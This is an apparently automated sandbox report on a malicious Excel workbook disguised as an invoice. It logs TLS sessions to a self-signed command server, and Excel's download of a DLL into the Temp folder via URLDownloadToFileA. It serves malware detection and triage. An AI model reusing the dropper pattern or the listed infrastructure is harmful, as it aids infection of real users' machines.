Jan 11, 2021 16:34:28.056412935 CET	77.220.64.37	443	192.168.2.22	49270	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:34:30.125744104 CET	77.220.64.37	443	192.168.2.22	49274	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:33.080324888 CET	77.220.64.37	443	192.168.2.22	49278	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:35.201630116 CET	77.220.64.37	443	192.168.2.22	49282	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:37.249486923 CET	77.220.64.37	443	192.168.2.22	49286	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:39.395917892 CET	77.220.64.37	443	192.168.2.22	49290	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:41.445898056 CET	77.220.64.37	443	192.168.2.22	49294	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:43.534405947 CET	77.220.64.37	443	192.168.2.22	49298	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:45.676342010 CET	77.220.64.37	443	192.168.2.22	49302	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:34:47.735541105 CET	77.220.64.37	443	192.168.2.22	49306	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:50.444833994 CET	77.220.64.37	443	192.168.2.22	49310	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:52.503393888 CET	77.220.64.37	443	192.168.2.22	49314	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:54.519881010 CET	77.220.64.37	443	192.168.2.22	49318	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:56.571484089 CET	77.220.64.37	443	192.168.2.22	49322	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:58.624557018 CET	77.220.64.37	443	192.168.2.22	49326	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:00.715691090 CET	77.220.64.37	443	192.168.2.22	49330	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:02.802403927 CET	77.220.64.37	443	192.168.2.22	49334	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:35:04.892348051 CET	77.220.64.37	443	192.168.2.22	49338	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:06.991646051 CET	77.220.64.37	443	192.168.2.22	49342	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:09.102309942 CET	77.220.64.37	443	192.168.2.22	49346	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:11.176218987 CET	77.220.64.37	443	192.168.2.22	49350	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:13.283894062 CET	77.220.64.37	443	192.168.2.22	49354	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:15.380542040 CET	77.220.64.37	443	192.168.2.22	49358	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:17.417956114 CET	77.220.64.37	443	192.168.2.22	49362	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:19.567363024 CET	77.220.64.37	443	192.168.2.22	49366	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:35:21.760297060 CET	77.220.64.37	443	192.168.2.22	49370	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:23.867316008 CET	77.220.64.37	443	192.168.2.22	49374	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:25.943777084 CET	77.220.64.37	443	192.168.2.22	49378	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:28.029237032 CET	77.220.64.37	443	192.168.2.22	49382	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:30.119498968 CET	77.220.64.37	443	192.168.2.22	49386	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:32.161516905 CET	77.220.64.37	443	192.168.2.22	49390	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:34.214787960 CET	77.220.64.37	443	192.168.2.22	49394	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:36.323626041 CET	77.220.64.37	443	192.168.2.22	49398	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:35:38.403122902 CET	77.220.64.37	443	192.168.2.22	49402	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:40.514705896 CET	77.220.64.37	443	192.168.2.22	49406	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:35:42.583786011 CET	77.220.64.37	443	192.168.2.22	49410	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1916 Parent PID: 584

General

Start time:	16:32:39
Start date:	11/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f400000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\1C66.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F74EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28C714EE.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6FB0E417.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\4D1F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D1BBF2C.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC3F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C5BE6A1A.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1013866.cvr	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	14012828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14012828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28C714EE.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6FB0E417.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D1BBF2C.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1C66.tmp	success or wait	1	13F9BB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF9C5B630981403875.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C5BE6A1A.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DFB32B2C8D84E4140E.TMP	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC3F0000	C:\Users\user\Desktop\INV7693947099-20210111388211.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F64F526	WriteFile
C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F64F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
